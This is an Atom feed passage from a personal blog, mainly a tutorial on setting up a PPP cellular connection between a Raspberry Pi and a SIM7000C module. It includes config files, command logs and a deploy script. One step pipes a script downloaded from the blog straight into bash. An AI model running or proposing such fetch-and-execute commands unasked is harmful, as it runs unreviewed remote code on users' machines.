<?xml version="1.0" encoding="utf-8"?><feed xmlns="http://www.w3.org/2005/Atom" ><generator uri="https://jekyllrb.com/" version="4.4.1">Jekyll</generator><link href="https://blog.wilicw.dev/feed.xml" rel="self" type="application/atom+xml" /><link href="https://blog.wilicw.dev/" rel="alternate" type="text/html" /><updated>2025-04-30T05:56:20+00:00</updated><id>https://blog.wilicw.dev/feed.xml</id><title type="html">T.W. Chang’s Blog</title><subtitle>Something about network or programming.

</subtitle><entry><title type="html">Raspberry Pi 與 SIM7000 PPP 連線設定</title><link href="https://blog.wilicw.dev/articles/2022/08/02/Raspberry-pi-SIM7000-ppp-cht.html" rel="alternate" type="text/html" title="Raspberry Pi 與 SIM7000 PPP 連線設定" /><published>2022-08-02T00:00:00+00:00</published><updated>2022-08-02T00:00:00+00:00</updated><id>https://blog.wilicw.dev/articles/2022/08/02/Raspberry-pi-SIM7000-ppp-cht</id><content type="html" xml:base="https://blog.wilicw.dev/articles/2022/08/02/Raspberry-pi-SIM7000-ppp-cht.html"><![CDATA[<p><img src="/files/rasp/SIM7000C.jpg" alt="SIM7000C Module" /></p>

<h1 id="devices--software">Devices &amp; Software</h1>

<h2 id="hardwares">Hardwares</h2>

<ul>
  <li>Raspberry Pi Zero W</li>
  <li>SIM7000C Module with USB port</li>
  <li>USB cables</li>
  <li>A SIM card</li>
</ul>

<h2 id="softwares">Softwares</h2>

<ul>
  <li>Raspberry Pi OS (Other Linux distro works just fine)</li>
  <li>ppp</li>
  <li>Serial Console (optional)</li>
</ul>

<h2 id="hardware-connection">Hardware Connection</h2>

<p>Connect the module to Raspberry Pi with USB cable.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>+------------------+
|                  |   USB   +----------+
|   Raspberry Pi   | &lt;-------+ SIM7000C |
|                  |         +----------+
+------------------+
</code></pre></div></div>

<h1 id="linux-setting">Linux Setting</h1>

<h2 id="package-installation">Package Installation</h2>

<p>Some linux distro may already have <code class="language-plaintext highlighter-rouge">ppp</code> package installed. But in Raspberry Pi OS you have to download it using package manager (<code class="language-plaintext highlighter-rouge">apt</code> in the case).</p>

<div class="language-shell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nv">$ </span><span class="nb">sudo </span>apt <span class="nb">install </span>ppp
</code></pre></div></div>

<p>If you want to manually configure the module, you probably need a serial console like <code class="language-plaintext highlighter-rouge">minicom</code> or <code class="language-plaintext highlighter-rouge">screen</code>. Both of these softwares are available on apt.</p>

<div class="language-shell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nv">$ </span><span class="nb">sudo </span>apt <span class="nb">install </span>minicom <span class="c"># or screen</span>
</code></pre></div></div>

<h2 id="connect-to-the-module">Connect to the module</h2>

<p>When you plug-in the module. System will automatically appears 5 USB devices in the <code class="language-plaintext highlighter-rouge">/dev</code> folder.</p>

<div class="language-shell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nv">$ </span><span class="nb">ls</span> <span class="nt">-l</span> /dev | <span class="nb">grep </span>USB
crw-rw---- 1 root dialout 188,   0 Aug  4 13:32 ttyUSB0
crw-rw---- 1 root dialout 188,   1 Aug  4  2022 ttyUSB1
crw-rw---- 1 root dialout 188,   2 Aug  4 13:32 ttyUSB2
crw-rw---- 1 root dialout 188,   3 Aug  4 13:32 ttyUSB3
crw-rw---- 1 root dialout 188,   4 Aug  4  2022 ttyUSB4
</code></pre></div></div>

<p>In <a href="https://github.com/botletics/SIM7000-LTE-Shield/blob/master/SIM7000%20Documentation/Technical%20Documents/SIM7000%20Series%20Linux%20User%20Guide_V2.00.pdf">this document (SIM7000 Series Linux User Guide_V2.00) from SIMCOM</a> we can find a table about the <strong>SIM7000 USB Description</strong>. Each USB device provides different functions describe by following table.</p>

<table>
  <thead>
    <tr>
      <th><strong>USB Device</strong></th>
      <th><strong>Interface</strong></th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td>/dev/ttyUSB0</td>
      <td>Diagnostic</td>
    </tr>
    <tr>
      <td>/dev/ttyUSB1</td>
      <td>GPS NMEA</td>
    </tr>
    <tr>
      <td>/dev/ttyUSB2</td>
      <td>AT</td>
    </tr>
    <tr>
      <td>/dev/ttyUSB3</td>
      <td>Modem</td>
    </tr>
    <tr>
      <td>/dev/ttyUSB4</td>
      <td>USB Audio</td>
    </tr>
  </tbody>
</table>

<h2 id="ppp-configuration">PPP Configuration</h2>

<p>When we want to establish a ppp connection. We need to create 2 config files, the chatscript and the peer provider’s config.</p>

<p><code class="language-plaintext highlighter-rouge">/etc/ppp</code> directory’s structure can observed using <code class="language-plaintext highlighter-rouge">tree</code> command, it contants interfaces and provider’s configs.</p>

<div class="language-shell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nv">$ </span>tree /etc/ppp
/etc/ppp
├── chap-secrets
├── ip-down
├── ip-down.d
│   ├── 0000usepeerdns
│   └── 000resolvconf
├── ip-pre-up
├── ip-pre-up.d
├── ip-up
├── ip-up.d
│   ├── 0000usepeerdns
│   └── 000resolvconf
├── ipv6-down
├── ipv6-down.d
├── ipv6-up
├── ipv6-up.d
├── options
├── pap-secrets
└── peers
    └── provider

6 directories, 13 files
</code></pre></div></div>

<h3 id="chatscript">Chatscript</h3>

<p>First, create a chatscript that execute the AT commands on SIM7000 module. We can copy the template from <code class="language-plaintext highlighter-rouge">/etc/chatscripts/gprs</code> to <code class="language-plaintext highlighter-rouge">/etc/ppp/sim7000</code>. Open copied file and change the APN to <code class="language-plaintext highlighter-rouge">internet.iot</code> (The CHT’s APN).</p>

<div class="language-shell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nv">$ </span><span class="nb">ls</span> <span class="nt">-l</span> /etc/chatscripts/
total 12
<span class="nt">-rw-r--r--</span> 1 root root 950 Jan  7  2021 gprs
<span class="nt">-rw-r--r--</span> 1 root root 653 Jan  7  2021 pap
<span class="nt">-rw-r-----</span> 1 root dip  656 Aug  5 16:25 provider


<span class="nv">$ </span><span class="nb">sudo cp</span> /etc/chatscripts/gprs /etc/ppp/sim7000
<span class="nv">$ </span><span class="nb">sudo </span>vim /etc/ppp/sim7000
<span class="c"># At line 34 change \T into the APN that ISP provieds.</span>
<span class="c"># OK        AT+CGDCONT=1,"IP","\T","",0,0</span>
<span class="c"># OK        AT+CGDCONT=1,"IP","internet.iot","",0,0</span>
</code></pre></div></div>

<h3 id="peer-provider-config">Peer Provider Config</h3>

<p>In <code class="language-plaintext highlighter-rouge">/etc/ppp/peers/</code> have a <code class="language-plaintext highlighter-rouge">provider</code> file. Copy it and rename into anything you want (e.g. sim7000) in the same folder. Open the file and do the following three modifications.</p>

<div class="language-shell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nv">$ </span><span class="nb">sudo cp</span> /etc/ppp/peers/provider /etc/ppp/peers/sim7000
<span class="nv">$ </span><span class="nb">sudo </span>vim /etc/ppp/peers/sim7000
</code></pre></div></div>

<h4 id="1-replace-the-chatscripts-path">1. Replace the chatscript’s path</h4>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code> 12 # MUST CHANGE: replace ******** with the phone number of your provider.
 13 # The /etc/chatscripts/pap chat script may be modified to change the
 14 # modem initialization string.
 15 connect "/usr/sbin/chat -v -f /etc/ppp/sim7000"
</code></pre></div></div>

<h4 id="2-change-the-serial-console-port">2. Change the serial console port</h4>

<p>In USB devices section. We can see that the modem’s port located in <code class="language-plaintext highlighter-rouge">/dev/ttyUSB3</code>.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code> 17 # Serial device to which the modem is connected.
 18 /dev/ttyUSB3
</code></pre></div></div>

<h4 id="3-add-few-options">3. Add few options</h4>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code> 23 debug
 24 nocrtscts
 25 nodetach
 26 ipcp-accept-local
 27 ipcp-accept-remote
</code></pre></div></div>

<h2 id="establish-the-connection">Establish The Connection</h2>

<p>Use <code class="language-plaintext highlighter-rouge">pppd</code> to call the provider’s config  (<code class="language-plaintext highlighter-rouge">sim7000</code>).</p>

<div class="language-shell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nv">$ </span><span class="nb">sudo </span>pppd call sim7000
Script /usr/sbin/chat <span class="nt">-v</span> <span class="nt">-f</span> /etc/ppp/sim7000 finished <span class="o">(</span>pid 8470<span class="o">)</span>, status <span class="o">=</span> 0x0
Serial connection established.
using channel 1
Using interface ppp0
Connect: ppp0 &lt;<span class="nt">--</span><span class="o">&gt;</span> /dev/ttyUSB3
sent <span class="o">[</span>LCP ConfReq <span class="nb">id</span><span class="o">=</span>0x1 &lt;asyncmap 0x0&gt; &lt;magic 0xc7630ae8&gt; &lt;pcomp&gt; &lt;accomp&gt;]
rcvd <span class="o">[</span>LCP ConfReq <span class="nb">id</span><span class="o">=</span>0x0 &lt;asyncmap 0x0&gt; &lt;auth chap MD5&gt; &lt;magic 0xae79c4ba&gt; &lt;pcomp&gt; &lt;accomp&gt;]
sent <span class="o">[</span>LCP ConfNak <span class="nb">id</span><span class="o">=</span>0x0 &lt;auth pap&gt;]
rcvd <span class="o">[</span>LCP ConfAck <span class="nb">id</span><span class="o">=</span>0x1 &lt;asyncmap 0x0&gt; &lt;magic 0xc7630ae8&gt; &lt;pcomp&gt; &lt;accomp&gt;]
rcvd <span class="o">[</span>LCP ConfReq <span class="nb">id</span><span class="o">=</span>0x1 &lt;asyncmap 0x0&gt; &lt;auth pap&gt; &lt;magic 0xae79c4ba&gt; &lt;pcomp&gt; &lt;accomp&gt;]
sent <span class="o">[</span>LCP ConfAck <span class="nb">id</span><span class="o">=</span>0x1 &lt;asyncmap 0x0&gt; &lt;auth pap&gt; &lt;magic 0xae79c4ba&gt; &lt;pcomp&gt; &lt;accomp&gt;]
sent <span class="o">[</span>LCP EchoReq <span class="nb">id</span><span class="o">=</span>0x0 <span class="nv">magic</span><span class="o">=</span>0xc7630ae8]
sent <span class="o">[</span>PAP AuthReq <span class="nb">id</span><span class="o">=</span>0x1 <span class="nv">user</span><span class="o">=</span><span class="s2">"myusername@realm"</span> <span class="nv">password</span><span class="o">=</span>&lt;hidden&gt;]
rcvd <span class="o">[</span>LCP DiscReq <span class="nb">id</span><span class="o">=</span>0x2 <span class="nv">magic</span><span class="o">=</span>0xae79c4ba]
rcvd <span class="o">[</span>LCP EchoRep <span class="nb">id</span><span class="o">=</span>0x0 <span class="nv">magic</span><span class="o">=</span>0xae79c4ba c7 63 0a e8]
rcvd <span class="o">[</span>PAP AuthAck <span class="nb">id</span><span class="o">=</span>0x1 <span class="s2">""</span><span class="o">]</span>
PAP authentication succeeded
sent <span class="o">[</span>CCP ConfReq <span class="nb">id</span><span class="o">=</span>0x1 &lt;deflate 15&gt; &lt;deflate<span class="o">(</span>old#<span class="o">)</span> 15&gt; &lt;bsd v1 15&gt;]
sent <span class="o">[</span>IPCP ConfReq <span class="nb">id</span><span class="o">=</span>0x1 &lt;compress VJ 0f 01&gt; &lt;addr 0.0.0.0&gt; &lt;ms-dns1 0.0.0.0&gt; &lt;ms-dns2 0.0.0.0&gt;]
sent <span class="o">[</span>IPV6CP ConfReq <span class="nb">id</span><span class="o">=</span>0x1 &lt;addr fe80::ed80:bb63:1b64:4447&gt;]
rcvd <span class="o">[</span>LCP ProtRej <span class="nb">id</span><span class="o">=</span>0x3 80 fd 01 01 00 0f 1a 04 78 00 18 04 78 00 15 03 2f]
Protocol-Reject <span class="k">for</span> <span class="s1">'Compression Control Protocol'</span> <span class="o">(</span>0x80fd<span class="o">)</span> received
Modem hangup
Connection terminated.
</code></pre></div></div>

<p>If no error shows up. We can use <code class="language-plaintext highlighter-rouge">ip a</code> command to verify the connection and check the ip address.</p>

<div class="language-shell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nv">$ </span>ip a
1: lo: &lt;LOOPBACK,UP,LOWER_UP&gt; mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    <span class="nb">link</span>/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
<span class="c"># ...</span>
12: ppp0: &lt;POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP&gt; mtu 1500 qdisc pfifo_fast state UNKNOWN group default qlen 3
    <span class="nb">link</span>/ppp
    inet 10.174.46.45 peer 10.64.64.64/32 scope global ppp0
       valid_lft forever preferred_lft forever
</code></pre></div></div>

<p>But how can we actually know whether the IP can communicate with the public network? By simply use <code class="language-plaintext highlighter-rouge">ping</code> command with <code class="language-plaintext highlighter-rouge">-I</code> argument with the interface name <code class="language-plaintext highlighter-rouge">ppp0</code>.</p>

<div class="language-shell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nv">$ </span>ping <span class="nt">-I</span> ppp0 8.8.8.8 <span class="nt">-c</span> 4
PING 8.8.8.8 <span class="o">(</span>8.8.8.8<span class="o">)</span> from 10.174.46.45 ppp0: 56<span class="o">(</span>84<span class="o">)</span> bytes of data.
64 bytes from 8.8.8.8: <span class="nv">icmp_seq</span><span class="o">=</span>1 <span class="nv">ttl</span><span class="o">=</span>113 <span class="nb">time</span><span class="o">=</span>187 ms
64 bytes from 8.8.8.8: <span class="nv">icmp_seq</span><span class="o">=</span>2 <span class="nv">ttl</span><span class="o">=</span>113 <span class="nb">time</span><span class="o">=</span>46.9 ms
64 bytes from 8.8.8.8: <span class="nv">icmp_seq</span><span class="o">=</span>3 <span class="nv">ttl</span><span class="o">=</span>113 <span class="nb">time</span><span class="o">=</span>88.0 ms
64 bytes from 8.8.8.8: <span class="nv">icmp_seq</span><span class="o">=</span>4 <span class="nv">ttl</span><span class="o">=</span>113 <span class="nb">time</span><span class="o">=</span>307 ms

<span class="nt">---</span> 8.8.8.8 ping statistics <span class="nt">---</span>
4 packets transmitted, 4 received, 0% packet loss, <span class="nb">time </span>3004ms
rtt min/avg/max/mdev <span class="o">=</span> 46.946/157.260/307.272/100.437 ms
</code></pre></div></div>

<p>Use <code class="language-plaintext highlighter-rouge">ip</code> command to set the default route to <code class="language-plaintext highlighter-rouge">ppp0</code> interface.</p>

<div class="language-shell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nv">$ </span><span class="nb">sudo </span>ip route add default dev ppp0
</code></pre></div></div>

<p>Verify the routing path using <code class="language-plaintext highlighter-rouge">traceroute</code> command.</p>

<div class="language-shell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nv">$ </span>traceroute 8.8.8.8
traceroute to 8.8.8.8 <span class="o">(</span>8.8.8.8<span class="o">)</span>, 30 hops max, 60 byte packets
 1  10.156.65.128 <span class="o">(</span>10.156.65.128<span class="o">)</span>  318.093 ms  531.195 ms  530.528 ms
 2  10.156.65.1 <span class="o">(</span>10.156.65.1<span class="o">)</span>  440.673 ms 10.156.65.5 <span class="o">(</span>10.156.65.5<span class="o">)</span>  415.479 ms 10.156.65.1 <span class="o">(</span>10.156.65.1<span class="o">)</span>  439.359 ms
 3  <span class="k">*</span> <span class="k">*</span> <span class="k">*</span>
 4  10.156.67.66 <span class="o">(</span>10.156.67.66<span class="o">)</span>  447.782 ms 10.156.67.65 <span class="o">(</span>10.156.67.65<span class="o">)</span>  481.002 ms  480.337 ms
 5  tpdb-3311.hinet.net <span class="o">(</span>210.65.126.94<span class="o">)</span>  479.690 ms tpdb-3312.hinet.net <span class="o">(</span>210.65.126.98<span class="o">)</span>  479.039 ms  488.838 ms
 6  tpdt-3032.hinet.net <span class="o">(</span>220.128.4.190<span class="o">)</span>  497.950 ms  70.715 ms tpdt-3032.hinet.net <span class="o">(</span>220.128.2.250<span class="o">)</span>  69.541 ms
 7  tylc-3032.hinet.net <span class="o">(</span>220.128.9.33<span class="o">)</span>  78.521 ms <span class="k">*</span> <span class="k">*</span>
 8  pcpd-3212.hinet.net <span class="o">(</span>220.128.13.189<span class="o">)</span>  120.847 ms 220-128-13-129.hinet-ip.hinet.net <span class="o">(</span>220.128.13.129<span class="o">)</span>  87.522 ms pcpd-4102.hinet.net <span class="o">(</span>220.128.13.109<span class="o">)</span>  120.041 ms
 9  72.14.202.162 <span class="o">(</span>72.14.202.162<span class="o">)</span>  119.585 ms 72.14.221.186 <span class="o">(</span>72.14.221.186<span class="o">)</span>  119.698 ms 142.250.171.152 <span class="o">(</span>142.250.171.152<span class="o">)</span>  140.647 ms
10  <span class="k">*</span> <span class="k">*</span> <span class="k">*</span>
11  dns.google <span class="o">(</span>8.8.8.8<span class="o">)</span>  129.792 ms  87.433 ms  97.758 ms
</code></pre></div></div>

<h2 id="systemd">Systemd</h2>

<p>Now we want the connection automatically start when system startup. We can create a system daemon (<code class="language-plaintext highlighter-rouge">/etc/systemd/system/sim7000.service</code>) that dialing-up and log the debug information into the log file.</p>

<div class="language-yaml highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="pi">[</span><span class="nv">Unit</span><span class="pi">]</span>
<span class="s">Description=PPP SIM7000C dialing</span>

<span class="pi">[</span><span class="nv">Service</span><span class="pi">]</span>
<span class="s">ExecStart=/usr/sbin/pppd call sim7000</span>
<span class="s">KillMode=process</span>
<span class="s">Restart=on-failure</span>
<span class="s">Type=simple</span>

<span class="pi">[</span><span class="nv">Install</span><span class="pi">]</span>
<span class="s">WantedBy=multi-user.target</span>
<span class="s">Alias=sim7000.service</span>
</code></pre></div></div>

<p>Reload the daemon and start it.</p>

<div class="language-shell highlighter-rouge"><div class="highlight"><pre class="highlight"><code> <span class="nv">$ </span><span class="nb">sudo </span>systemctl daemon-reload
 <span class="nv">$ </span><span class="nb">sudo </span>systemctl <span class="nb">enable</span> <span class="nt">--now</span> sim7000
 <span class="nv">$ </span><span class="nb">sudo </span>systemctl status sim7000
 ● sim7000.service - PPP SIM7000C dialing
      Loaded: loaded <span class="o">(</span>/etc/systemd/system/sim7000.service<span class="p">;</span> enabled<span class="p">;</span> vendor preset: enabled<span class="o">)</span>
      Active: active <span class="o">(</span>running<span class="o">)</span> since Mon 2022-08-08 10:58:10 CST<span class="p">;</span> 1min 4s ago
    Main PID: 4174 <span class="o">(</span>pppd<span class="o">)</span>
       Tasks: 1 <span class="o">(</span>limit: 415<span class="o">)</span>
         CPU: 266ms
      CGroup: /system.slice/sim7000.service
              └─4174 /usr/sbin/pppd call sim7000
 
 Aug 08 10:58:13 raspberrypi pppd[4174]: <span class="nb">local  </span>IP address 10.172.102.128
 Aug 08 10:58:13 raspberrypi pppd[4174]: remote IP address 10.64.64.64
 Aug 08 10:58:13 raspberrypi pppd[4174]: primary   DNS address 168.95.1.1
 Aug 08 10:58:13 raspberrypi pppd[4174]: secondary DNS address 168.95.192.1
 Aug 08 10:58:13 raspberrypi pppd[4174]: <span class="nb">local  </span>IP address 10.172.102.128
 Aug 08 10:58:13 raspberrypi pppd[4174]: remote IP address 10.64.64.64
 Aug 08 10:58:13 raspberrypi pppd[4174]: primary   DNS address 168.95.1.1
 Aug 08 10:58:13 raspberrypi pppd[4174]: secondary DNS address 168.95.192.1
 Aug 08 10:58:43 raspberrypi pppd[4174]: IPV6CP: <span class="nb">timeout </span>sending Config-Requests
 Aug 08 10:58:43 raspberrypi pppd[4174]: IPV6CP: <span class="nb">timeout </span>sending Config-Requests
</code></pre></div></div>

<h1 id="deploy">Deploy</h1>

<p>Download the deploy script from https://blog.wilicw.dev/files/deploy_sim7000.sh and exectute it (Only works on debian-base distro).</p>

<div class="language-shell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nv">$ </span>curl https://blog.wilicw.dev/files/deploy_sim7000.sh | bash -
</code></pre></div></div>

<hr />

<h1 id="appendix">Appendix</h1>

<p>This section have some scripts been mentioned earlier in this article.</p>

<h2 id="ppp">PPP</h2>

<p>chatscript (<code class="language-plaintext highlighter-rouge">/etc/ppp/sim7000</code>)</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code># You can use this script unmodified to connect to cellular networks.
# The APN is specified in the peers file as the argument of the -T command
# line option of chat(8).

# For details about the AT commands involved please consult the relevant
# standard: 3GPP TS 27.007 - AT command set for User Equipment (UE).
# (http://www.3gpp.org/ftp/Specs/html-info/27007.htm)

ABORT		BUSY
ABORT		VOICE
ABORT		"NO CARRIER"
ABORT		"NO DIALTONE"
ABORT		"NO DIAL TONE"
ABORT		"NO ANSWER"
ABORT		"DELAYED"
ABORT		"ERROR"

# cease if the modem is not attached to the network yet
ABORT		"+CGATT: 0"

""		AT
TIMEOUT		12
OK		ATH
OK		ATE1

# +CPIN provides the SIM card PIN
#OK		"AT+CPIN=1234"

# +CFUN may allow to configure the handset to limit operations to
# GPRS/EDGE/UMTS/etc to save power, but the arguments are not standard
# except for 1 which means "full functionality".
#OK		AT+CFUN=1

OK		AT+CGDCONT=1,"IP","internet.iot","",0,0
OK		ATD*99#
TIMEOUT		22
CONNECT		""
</code></pre></div></div>

<p>Provider’s config (<code class="language-plaintext highlighter-rouge">/etc/ppp/peers/sim7000</code>)</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code># example configuration for a dialup connection authenticated with PAP or CHAP
#
# This is the default configuration used by pon(1) and poff(1).
# See the manual page pppd(8) for information on all the options.

# MUST CHANGE: replace myusername@realm with the PPP login name given to
# your by your provider.
# There should be a matching entry with the password in /etc/ppp/pap-secrets
# and/or /etc/ppp/chap-secrets.
user "myusername@realm"

# MUST CHANGE: replace ******** with the phone number of your provider.
# The /etc/chatscripts/pap chat script may be modified to change the
# modem initialization string.
connect "/usr/sbin/chat -v -f /etc/ppp/sim7000"

# Serial device to which the modem is connected.
/dev/ttyUSB3

# Speed of the serial line.
115200

debug
nocrtscts
nodetach
ipcp-accept-local
ipcp-accept-remote

# Assumes that your IP address is allocated dynamically by the ISP.
noipdefault
# Try to get the name server addresses from the ISP.
usepeerdns
# Use this connection as the default route.
defaultroute

# Makes pppd "dial again" when the connection is lost.
persist

# Do not ask the remote to authenticate.
noauth
</code></pre></div></div>

<h2 id="deploy-script">Deploy Script</h2>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="c">#!/bin/bash</span>

<span class="nv">chatscript</span><span class="o">=</span><span class="s2">"
ABORT		BUSY
ABORT		VOICE
ABORT		</span><span class="se">\"</span><span class="s2">NO CARRIER</span><span class="se">\"</span><span class="s2">
ABORT		</span><span class="se">\"</span><span class="s2">NO DIALTONE</span><span class="se">\"</span><span class="s2">
ABORT		</span><span class="se">\"</span><span class="s2">NO DIAL TONE</span><span class="se">\"</span><span class="s2">
ABORT		</span><span class="se">\"</span><span class="s2">NO ANSWER</span><span class="se">\"</span><span class="s2">
ABORT		</span><span class="se">\"</span><span class="s2">DELAYED</span><span class="se">\"</span><span class="s2">
ABORT		</span><span class="se">\"</span><span class="s2">ERROR</span><span class="se">\"</span><span class="s2">
ABORT		</span><span class="se">\"</span><span class="s2">+CGATT: 0</span><span class="se">\"</span><span class="s2">
</span><span class="se">\"\"</span><span class="s2">		AT
TIMEOUT		12
OK		ATH
OK		ATE1
OK		AT+CGDCONT=1,</span><span class="se">\"</span><span class="s2">IP</span><span class="se">\"</span><span class="s2">,</span><span class="se">\"</span><span class="s2">internet.iot</span><span class="se">\"</span><span class="s2">,</span><span class="se">\"\"</span><span class="s2">,0,0
OK		ATD*99#
TIMEOUT		22
CONNECT		</span><span class="se">\"\"</span><span class="s2">
"</span>

<span class="nv">peers</span><span class="o">=</span><span class="s2">"
user </span><span class="se">\"</span><span class="s2">myusername@realm</span><span class="se">\"</span><span class="s2">
connect </span><span class="se">\"</span><span class="s2">/usr/sbin/chat -v -f /etc/ppp/sim7000</span><span class="se">\"</span><span class="s2">
/dev/ttyUSB3
115200
debug
nocrtscts
nodetach
ipcp-accept-local
ipcp-accept-remote
noipdefault
usepeerdns
defaultroute
persist
noauth
"</span>

<span class="nv">daemonfile</span><span class="o">=</span><span class="s2">"
[Unit]
Description=PPP SIM7000C dialing

[Service]
ExecStart=/usr/sbin/pppd call sim7000
KillMode=process
Restart=on-failure
Type=simple

[Install]
WantedBy=multi-user.target
Alias=sim7000.service
"</span>

<span class="nb">echo</span> <span class="s2">"</span><span class="nv">$peers</span><span class="s2">"</span> | <span class="nb">sudo tee</span> /etc/ppp/peers/sim7000
<span class="nb">echo</span> <span class="s2">"</span><span class="nv">$chatscript</span><span class="s2">"</span> | <span class="nb">sudo tee</span> /etc/ppp/sim7000
<span class="nb">echo</span> <span class="s2">"</span><span class="nv">$daemonfile</span><span class="s2">"</span> | <span class="nb">sudo tee</span> /etc/systemd/system/sim7000.service

<span class="k">if</span> <span class="o">[</span> <span class="s2">"</span><span class="si">$(</span>whereis pppd<span class="si">)</span><span class="s2">"</span> <span class="o">==</span> <span class="s2">"pppd:"</span> <span class="o">]</span><span class="p">;</span> <span class="k">then
        </span><span class="nb">sudo </span>apt clean
        <span class="nb">sudo </span>apt update <span class="nt">-y</span>
        <span class="nb">sudo </span>apt update ppp
<span class="k">fi

</span><span class="nb">sudo </span>systemctl daemon-reload
<span class="nb">sudo </span>systemctl <span class="nb">enable</span> <span class="nt">--now</span> sim7000
<span class="nb">sudo </span>systemctl status sim7000
</code></pre></div></div>]]></content><author><name></name></author><category term="articles" /><category term="cat-m1" /><category term="CHT" /><category term="Raspberry Pi" /><category term="iot" /><category term="ppp" /><category term="sim7000" /><summary type="html"><![CDATA[於 Raspberry Pi 中利用 PPP 協定連接 SIM7000，以中華電信 Cat-M1 為例]]></summary></entry><entry><title type="html">ISO/IEC 14443A 協定解析</title><link href="https://blog.wilicw.dev/articles/2022/07/29/ISO-IEC-14443A.html" rel="alternate" type="text/html" title="ISO/IEC 14443A 協定解析" /><published>2022-07-29T00:00:00+00:00</published><updated>2022-07-29T00:00:00+00:00</updated><id>https://blog.wilicw.dev/articles/2022/07/29/ISO-IEC-14443A</id><content type="html" xml:base="https://blog.wilicw.dev/articles/2022/07/29/ISO-IEC-14443A.html"><![CDATA[<h1 id="comming-soon">Comming Soon…</h1>]]></content><author><name></name></author><category term="articles" /><category term="nfc" /><summary type="html"><![CDATA[Details about the ISO/IEC 14443A NFC protocol.]]></summary></entry><entry><title type="html">2019 金盾決賽</title><link href="https://blog.wilicw.dev/articles/2019/11/15/Gold-Shield-14th.html" rel="alternate" type="text/html" title="2019 金盾決賽" /><published>2019-11-15T00:00:00+00:00</published><updated>2019-11-15T00:00:00+00:00</updated><id>https://blog.wilicw.dev/articles/2019/11/15/Gold-Shield-14th</id><content type="html" 